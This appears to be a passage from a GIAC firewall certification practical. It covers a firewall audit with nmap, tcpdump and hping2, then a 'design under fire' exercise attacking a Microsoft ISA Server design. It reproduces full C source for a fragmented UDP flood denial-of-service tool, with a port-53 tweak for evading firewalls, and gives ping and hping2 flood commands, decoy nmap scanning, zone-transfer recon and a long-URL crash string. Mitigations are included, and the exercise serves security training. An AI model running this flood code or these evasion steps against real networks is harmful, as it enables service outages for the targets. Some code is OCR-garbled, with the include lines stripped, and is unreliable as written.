Here we see the perfect results. All of the packets that should have been blocked were and only the three services available on the Internet made it through. Note that our sniffer had the IP address of all the internal servers assigned to it. We also have to watch for ARP requests to unused IP addresses, if we would have seen one it would have meant that the firewall was trying to pass traffic to it. Next we do a UDP scan changing only the -sF to -sU.

```
The results from an Internet IP to the service network, UDP.

21:15:09.469982 arp who-has 24.0.0.36 tell 24.0.0.33
21:15:09.470042 arp reply 24.0.0.36 is-at 0:a0:cc:e6:cc:a3
21:15:09.470275 192.168.0.2.53 > 24.0.0.36.53: 0 [0q] Type0 (Class 0)? . (0)
21:15:09.470348 24.0.0.36 > 192.168.0.2: icmp: 24.0.0.36 udp port 53 unreachable [tos 0xc0]
21:15:09.479917 192.168.0.2.53 > 24.0.0.36.53: 6144 [b2&3=0x24] [53a] [53q] [8n] [9894au] (0)
21:15:09.479948 24.0.0.36 > 192.168.0.2: icmp: 24.0.0.36 udp port 53 unreachable [tos 0xc0]
21:15:14.470022 arp who-has 24.0.0.33 tell 24.0.0.34
21:15:14.470252 arp reply 24.0.0.33 is-at 0:50:da:76:63:d4
```

Again exactly what we would expect. Next we take a look at the firewall logs to ensure that logging and accounting rules are working properly. We find that indeed they are and that we logged almost 300MB during the course of our scanning. *It took a few test scans before the nmap command line was worked out to my liking*. Below you can see the firewall logs with the date and time followed by what generated the log. Our log prefix shows nicely including a space after it. The receiving interface but no outbound interface because the packet is a broadcast thus locally received. Next is the MAC address destination:source: and type, usually 08:00 for IPv4 packet encapsulated in Ethernet. The source and destination IP address, the packet length, type of service "type" field and type of service "precedence" field. Last for the IP header is the remaining time to live, an id for the packet, and the upper layer protocol, in this case UDP. Finally we have a source port, destination port, and UDP packet length. Also note that the scan was in sequence scanning port 65531, 65532, 65533 and so on.

```
Dec 19 23:31:59 firewall kernel: BCAST IN=eth4 OUT= MAC=00:04:5a:4e:47:80:00:a0:cc:e8:31:c5:08:00 SRC=192.168.0.2 DST=24.0.0.63 LEN=28 TOS=0x00 PREC
Dec 19 23:31:59 firewall kernel: BCAST IN=eth4 OUT= MAC=00:04:5a:4e:47:80:00:a0:cc:e8:31:c5:08:00 SRC=192.168.0.2 DST=24.0.0.63 LEN=28 TOS=0x00 PREC
Dec 19 23:31:59 firewall kernel: BCAST IN=eth4 OUT= MAC=00:04:5a:4e:47:80:00:a0:cc:e8:31:c5:08:00 SRC=192.168.0.2 DST=24.0.0.63 LEN=28 TOS=0x00 PREC
Dec 19 23:31:59 firewall kernel: BCAST IN=eth4 OUT= MAC=00:04:5a:4e:47:80:00:a0:cc:e8:31:c5:08:00 SRC=192.168.0.2 DST=24.0.0.63 LEN=28 TOS=0x00 PREC
Dec 19 23:31:59 firewall kernel: BCAST IN=eth4 OUT= MAC=00:04:5a:4e:47:80:00:a0:cc:e8:31:c5:08:00 SRC=192.168.0.2 DST=24.0.0.63 LEN=28 TOS=0x00 PREC
```

We also run one test with hping2 to test the SYN FIN scan rule. Hping2 is an invaluable tool because it allows us to craft in great detail the packet we want to send at the firewall. Here we run "hping 24.0.0.9 -SF" which would have to pass through the firewall because it is our default gateway and we are on the internal network. The -SF tells hping to set the SYN and FIN flags.

Internal Machine

```
# hping 24.0.0.9 -SF
HPING 24.0.0.9 (eth0 24.0.0.9): SF set, 40 headers + 0 data bytes

--- 24.0.0.9 hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Firewall Log

```
Dec 21 22:41:29 firewall kernel: SYNFIN SCAN IN=eth0 OUT=eth4 SRC=172.16.0.20 DST=24.0.0.9 LEN=40 TOS=0x00 PREC=0x00 TTL=63 ID=7348 PROTO=TCP SPT=25
Dec 21 22:41:30 firewall kernel: SYNFIN SCAN IN=eth0 OUT=eth4 SRC=172.16.0.20 DST=24.0.0.9 LEN=40 TOS=0x00 PREC=0x00 TTL=63 ID=61096 PROTO=TCP SPT=2
```

We could not ask for any better, logged and tagged with our SYNFIN SCAN prefix.

The audit continues by using the nmap and tcpdump approach to scan from each segment to each other segment. The audit thus finds that the firewall is indeed implementing GIAC's security policy as stated above.

It was difficult to find unknown holes in GIAC's rulebase; *mainly because they were written last week and updated numerous times as the author verified their functionality*. Many of the holes are commented after the security policy above. The major weakness in the rulebase is its lack of maturity. The allow rules will need to be optimized based on packet count after a few weeks of traffic has moved through the firewall. Also the deny list is very short, the packet that really needed to be blocked is the FIN scan, a packet with FIN flag set but no ACK flag. A TCP null scan which has no flags set could also be blocked. More care should be taken with ICMP packets and fragmented packets either using -f to drop them or at least log them.

References

Insecure.org - Nmap

Hping.org - Hping Homepage


Tcpdump.org - Tcpdump Homepage

@Stake, atstake.com - Netcat Download

Manfred Bartz, logi.cc - Netfilter Log Format

Assignment 4 - Design Under Fire

Design by Paul Young
The practical can be found at: http://www.giac.org/practical/Paul_Young_GCFW.zip



Mr. Young presents a clean and well thought out design. The main control points are a Cisco router and a Microsoft Internet Security and Acceleration firewall protecting the service network and an additional ISA firewall protecting the internal network. Luckily for us the routers access lists are not terribly restrictive thus allowing us a few options for hitting the firewall. The ACLs are below, 101 is inbound traffic and 20 is outbound traffic.

```
router(config)#access-list 101 deny ip x.200.10.0 0.255.255.255  any
router(config)#access-list 101 deny ip x.200.11.0 0.255.255.255  any
router(config)#access-list 101 deny ip 10.0.0.0 0.255.255.255 any
router(config)#access-list 101 deny ip 127.0.0.0 0.255.255.255 any
router(config)#access-list 101 deny ip 172.16.0.0 0.15.255.255 any
router(config)#access-list 101 deny ip 192.168.0.0 0.0.255.255 any
router(config)#access-list 101 deny ip 224.0.0.0 15.255.255.255 any
router(config)#access-list 101 deny ip 169.254.0.0 0.0.255.255 any
router(config)#access-list 101 deny ip 240.0.0.0 31.255.255.255 any
router(config)#access-list 101 deny ip 248.0.0.0 31.255.255.255 any
router(config)#access-list 101 deny ip host 0.0.0.0 any
router(config)#access-list 101 permit any any

router(config)# interface s0
router(config-if)# ip access group 101 in

router(config)#access-list 20 allow  x.200.10.0  0.255.255.255
router(config)#access-list 20 allow  x.200.11.0 0.255.255.255
router(config)#access-list 20 deny any any log

router(config)# interface e0
router(config-if)# ip access group 20 in
```

Attacks Against the Main Firewall

1. Microsoft ISA Server Web Proxy DoS Vulnerability
2. Microsoft ISA Server H.323 Memory Leak Denial of Service Vulnerability
3. Microsoft ISA Server Denial of Service Vulnerability

Each is linked to the appropriate Security Focus article.

The first vulnerability is quite simple to try, all you would need to do is type: "http://www.giac.com/aaa*[3000 more occurrences of 'a']* in the address bar of a web browser. If the "Web Publishing" feature is enabled then the attack should be successful. If not you could try embedding a similar HTML reference in an email and send it to a bunch of internal users. If they have HTML mail formatting enabled and the ISA proxies their Internet connection the attack should be successful. The attack causes w3proxy.exe to terminate with an access violation thus causing a denial of service condition. The attack is equally easy to stop, simple download and apply the following patch: http://download.microsoft.com/download/ISAServer2000/Patch/Q295389-Q289503/NT5/EN-US/isahf68.exe More information can be found at: http://www.securiteam.com/windowsntfocus/5NP0M0K40A.html

The H.323 Memory Leak vulnerability frankly would not work in this situation. The attack sends a large amount of specifically malformed H.323 data to the server, which then runs out of memory due to the memory leak in the H.323 Gatekeeper Service. This attack, if successful, would cause a denial of service condition encompassing the entire server it was run on, however it would be unsuccessful because the Gatekeeper service is not installed on the firewall. Further a simple patch can be applied to fix the memory leak. http://download.microsoft.com/download/ISAServer2000/Patch/Q295389-Q289503/NT5/EN-US/isahf68.exe More information can be found at: http://www.securiteam.com/windowsntfocus/5MP0E2055G.html

The third vulnerability is the one we shall implement. The basis of the attack is to send a large number of fragmented UDP packets through the ISA firewall. This slows the system by causing it to reach 100% processor utilization resulting in dropped packs and another full system denial of service condition. The original full report can be found at: http://www.tamersahin.net/articles/isa/ The following message posts is Microsoft's response:

```
Hi all,

Wanted to take a moment and clarify this issue that's been posted.

We investigated the issue when it was initially brought to us at
secure@microsoft.com, but this is strictly a flooding attack.  The
script simply sends a huge number of fragmented packets to the
server, and recombining the packets takes the server some finite
amount of work.  Send enough of them,quickly enough, and you can
monopolize the server.  But of course this is true for any server,
not just for ISA.  The attack requires a very high bandwidth between
the attack and the server, and normal processing resumes as soon as
the flooding stops.

ISA can be configured to drop fragmented packets and, if this is
done, it significantly helps protect the system against flooding
attacks like this.  However, even so, it's not a cure-all.  Even
inspecting and dropping packets takes some finite amount of work, and
once again if the attacker has sufficient bandwidth, he may be able
to flood the server.  Again, though, there isn't a flaw in ISA server
- - - -- it's strictly a flooding attack.

Regards,
secure@microsoft.com
```

Found at: http://www.dbaseiv.net/lists/bugtraq/0144.html

The success of the attack will hinge on the amount of bandwidth available in relation to the amount of free CPU usage on the firewall. Apparently a less than optimal reassemble algorithm has tipped the scale in our favor, else it would not be listed as a vulnerability. Also it seams unlikely that UDP fragment reassembly would be disabled. Finally we will use very small UDP fragments to maximize our available bandwidth. The original exploit code in included and a few minor modifications will be listed afterward.

```
/*

Rootshell License

LICENSE: THIS PROGRAM MAY BE FREELY DISTRIBUTED AS LONG AS THE CONTENTS OF
THIS FILE ARE NOT MODIFIED.

This file may not be posted on AntiOnline (http://www.antionline.com) or
AntiCode (http://www.anticode.com).  Their staff has a history of removing
all traces of Rootshell copyright notices on code that we write.  Please
report any violations of this policy to Rootshell.

*/

#include #include #include #include #include #include #include #include #include #include #include
#ifdef STRANGE_BSD_BYTE_ORDERING_THING

#define FIX(n)  (n)
#else
#define FIX(n)  htons(n)
#endif

#define IP_MF   0x2000
#define IPH     0x14
#define UDPH    0x8
#define PADDING 0x0
#define MAGIC   0x3
#define COUNT   0x1

void usage(u_char *);
u_long name_resolve(u_char *);
u_short in_cksum(u_short *, int);
void send_frags(int, u_long, u_long, u_short, u_short, u_short);

int main(int argc, char **argv)
{
    int one = 1, i, rip_sock, x=1, id=1;
    u_long  src_ip = 0, dst_ip = 0;
    u_short src_prt = 0, dst_prt = 0;

    if((rip_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
        perror("raw socket");
        exit(1);
    }
    if (setsockopt(rip_sock, IPPROTO_IP, IP_HDRINCL, (char *)&one, sizeof(one))
        < 0)
    {
        perror("IP_HDRINCL");
        exit(1);
    }
    if (argc < 2) usage(argv[0]);
    if (!(dst_ip = name_resolve(argv[1])))
    {
        exit(1);
    }

    srandom((unsigned)(time((time_t)0)));

    fprintf(stderr, "Sending fragmented UDP flood.\n");

    for (;;) {
      x ++;
      src_ip = x*10;
      src_prt = x*10;
      dst_prt = x+1*10;
      if (x>10)
        x = 1;
      for (i = 0; i < 10; i++)
      {
          send_frags(rip_sock, src_ip, dst_ip, src_prt, dst_prt, id++);
      }
    }
    return (0);
}

void send_frags(int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
                u_short dst_prt, u_short id)
{
    u_char *packet = NULL, *p_ptr = NULL;
    u_char byte;
    struct sockaddr_in sin;

    sin.sin_family      = AF_INET;
    sin.sin_port        = src_prt;
    sin.sin_addr.s_addr = dst_ip;

    packet = (u_char *)malloc(IPH + UDPH + PADDING);
    p_ptr  = packet;
    bzero((u_char *)p_ptr, IPH + UDPH + PADDING);

    byte = 0x45;
    memcpy(p_ptr, &byte, sizeof(u_char));
    p_ptr += 2;
    *((u_short *)p_ptr) = FIX(IPH + UDPH + PADDING);
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(id);
    p_ptr += 2;
    *((u_short *)p_ptr) |= FIX(IP_MF);
    p_ptr += 2;
    *((u_short *)p_ptr) = 247;
    byte = IPPROTO_UDP;
    memcpy(p_ptr + 1, &byte, sizeof(u_char));
    p_ptr += 4;
    *((u_long *)p_ptr) = src_ip;
    p_ptr += 4;
    *((u_long *)p_ptr) = dst_ip;
    p_ptr += 4;
    *((u_short *)p_ptr) = htons(src_prt);
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(dst_prt);
    p_ptr += 2;
    *((u_short *)p_ptr) = htons(8);

    if (sendto(sock, packet, IPH + UDPH + PADDING, 0, (struct sockaddr *)&sin,
                sizeof(struct sockaddr)) == -1)
    {
        perror("\nsendto");
        free(packet);
        exit(1);
    }
    free(packet);
}


u_long name_resolve(u_char *host_name)
{
    struct in_addr addr;
    struct hostent *host_ent;

    if ((addr.s_addr = inet_addr(host_name)) == -1)
    {
        if (!(host_ent = gethostbyname(host_name))) return (0);
        bcopy(host_ent->h_addr, (char *)&addr.s_addr, host_ent->h_length);
    }
    return (addr.s_addr);
}

void usage(u_char *name)
{
    fprintf(stderr,
            "%s dst_ip\n",
            name);
    exit(0);
}
```

The only modifications we will make will be to change its behavior from using random destination ports to a fixed port of 53. The DNS port will thereby allow us to slip through any firewall denies.

Pre-Attack Planning

Mr. Young included an nmap port scan of the firewall that correctly identified it as running Windows 2000. A simple "telnet mail.giac.com 25" should easily identify the Exchange server along with "telnet www.giac.com 80 [return] GET / HTTP/0.9 [return] [return]" to grab the Internet Information Server banner. Finally the fact that unused ports are showing up closed should lead us to believe that a product such as Raptor or Checkpoint is not in use. That would leave ISA server on a pretty short list of possibilities and it would be simple trial and error for us to start implementing attacks designed for ISA server.

```
Mr. Young's nmap scan

nmap -sS -O -P0 -v -v -oN /root/Desktop/neuralsyn.txt www.neuralfibre.com

# Nmap (V. nmap) scan initiated 2.53 as: nmap -sS -O -P0 -v -v -oN
/root/Desktop/neuralsyn.txt www.neuralfibre.com
Interesting ports on  (203.52.96.178):
(The 1491 ports scanned but not shown below are in state: closed)
Port       State       Service
25/tcp     open        smtp
53/tcp     open        domain
80/tcp     open        http
135/tcp    filtered    loc-srv
136/tcp    filtered    profile
137/tcp    filtered    netbios-ns
138/tcp    filtered    netbios-dgm
139/tcp    filtered    netbios-ssn
443/tcp    open        https

TCP Sequence Prediction: Class=random positive increments
                         Difficulty=88602 (Worthy challenge)

Sequence numbers: 1F1BC5AE 1F23FEA5 1F2CF1D8 1F3588D0 1F415C9A 1F49A3E0
Remote operating system guess: MS Windows2000 Professional RC1/W2K Advance
Server Beta3
```

A scan such as the above would no doubt trip a number of IDS system alarms as it scans over 1500 ports. It does not however complete a full 3-way TCP handshake, which makes it a bit stealth. If we ran the scan ourselves we would include -T Sneaky -D [some dialup IP], [another dialup IP], etc... -p 20-25,53,79,80,110,135-139,443. The timing option will set nmap to wait 15 seconds between probes and the -D will send decoy packets. We will find some dialup account IP addresses for AOL and/or ATT and ensure they are in use at the time of the scan. The -p option lists for nmap the ports we want to scan which include most of the interesting service ports. Out of this bunch we should get at least one open and one closed so nmap can do proper fingerprinting. With so few ports being scanned and a few decoy IP addresses it should be more difficult for our scan to be detected.

That is about all the detective work we would need to do to complete this attack. We could also check their DNS with "nslookup - ns1.GIACsISP.com" followed by "ls giac.com" to see if we could pull their zone file. A "whois giac.com" would give us some valid email addresses as well at other non-technical information. A "whois -h whois.arin.net [GIAC IP]" would give us more details about their IP address space, including its range and another email address. Running a traceroute to GIAC would also yield some useful information about their connection, because ISP's normally choose DNS names based on the equipment and line specifications of a connection.

The Attack

Command line:

```
# opentear 172.16.0.1

Output captured with tcpdump:

20:51:20.633525 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 1:8@0+)
20:51:20.633575 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 2:8@0+)
20:51:20.633601 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 3:8@0+)
20:51:20.633626 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 4:8@0+)
20:51:20.633651 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 5:8@0+)
20:51:20.633677 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 6:8@0+)
20:51:20.633702 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 7:8@0+)
20:51:20.633727 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 8:8@0+)
20:51:20.633752 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 9:8@0+)
20:51:20.633777 20.0.0.0.20 > 172.16.0.1.53: 0 [0q] (0) (frag 10:8@0+)
20:51:20.633802 30.0.0.0.30 > 172.16.0.1.53: 0 [0q] (0) (frag 11:8@0+)
```

About two seconds worth of output was over 21000 packets going over fast Ethernet. Unfortunately there were no ISA servers available to test this attack against and there has been little guidance in the way of x MB = y processor. We would of course try to time the attack to coincide with the busiest time of day so the least amount of processor time is free. We would also keep a connection to the web server open during the attack so we could measure the response time.

Distributed Denial of Service Attack

A DDoS attack can be rather difficult to defend against, after all your network is in place to offer services and such an attack simply overwhelms its ability to provide these services. An administrator may find that their only option is to detect the attack and issue a quick response denying the attacking systems IP address, quite possibly counting on the ISP to block the traffic as well. With the growing need some options have become available to stop such attacks, but first a few attacks designed for the network in question.

Looking at the network diagram and running some numbers gives a good idea of the likely hood for success of a DDoS attack against this network. The Cisco 2600 series high-end router (Cisco 265x) is rated at 37k packets per second. Ethernet's minimum packet size is 64 bytes or 512 bits. 37,000 x 512 = 18,944,000 / 1024 / 1024 = 18.06Mbps. 50 (Cable and DSL connections) x 384Kbps (a conservative amount) / 1024 = 18.75Mbps. Looks like the attack should succeed just by overwhelming the router not to mention that it would be very difficult to get that amount of bandwidth to a 2600 series router.

ICMP Flood: Nothing very fancy needed here, just a "ping -f [router IP.]" hitting the router IP will cause it to send replies thus using outgoing bandwidth as well. The -f means flood, thus sending out packets as fast as they come back or 100 a second, whichever is higher. Or hping2 -i u100 -1 [router IP] -a [spoofed source IP]" to spoof the source IP address, -1 for ICMP and -i u100 to wait 100 micro seconds between transmissions.

The best solution would be to have the ISP limit ICMP traffic usage on the links. A queue list could be configured on a Cisco router on both ends of the connection to limit the percent of ICMP traffic that could traverse the link.

```
interface Serial 0
 custom-queue-list 3
!
```

```
queue-list 3 queue 5 byte-count 128
queue-list 3 queue 10 byte-count 4500
queue-list 3 protocol ip 5 list 150
queue-list 3 protocol ip 10
!
access-list 150 permit icmp any any
```

Custom queue list 3 is applied to interface serial 0. Two queues are created, 5 and 10, one with a low byte limit, 128, and one with a high byte limit, 4500. ACL 150 matches ICMP traffic and is assigned to queue 5, all other IP traffic is assigned to queue 10. When data is processed queue 5 will send at least 128 bytes, one 256-byte packet for example, then queue 10 will send at least 4500 bytes, 6x 768-byte packets for example. Thus more non-ICMP traffic will always been transmitted. This should, when applied outside the bottlenecked line presumably the connection to the ISP, prevent an ICMP flood.

References

Security Focus - Microsoft ISA Server Web Proxy DoS Vulnerability

Security Focus - Microsoft ISA Server H.323 Memory Leak Denial of Service Vulnerability

Security Focus - Microsoft ISA Server Denial of Service Vulnerability

Securiteam - http://www.securiteam.com/windowsntfocus/5NP0M0K40A.html

Securiteam - http://www.securiteam.com/windowsntfocus/5MP0E2055G.html

Cisco Systems - Configuring Custom Queueing
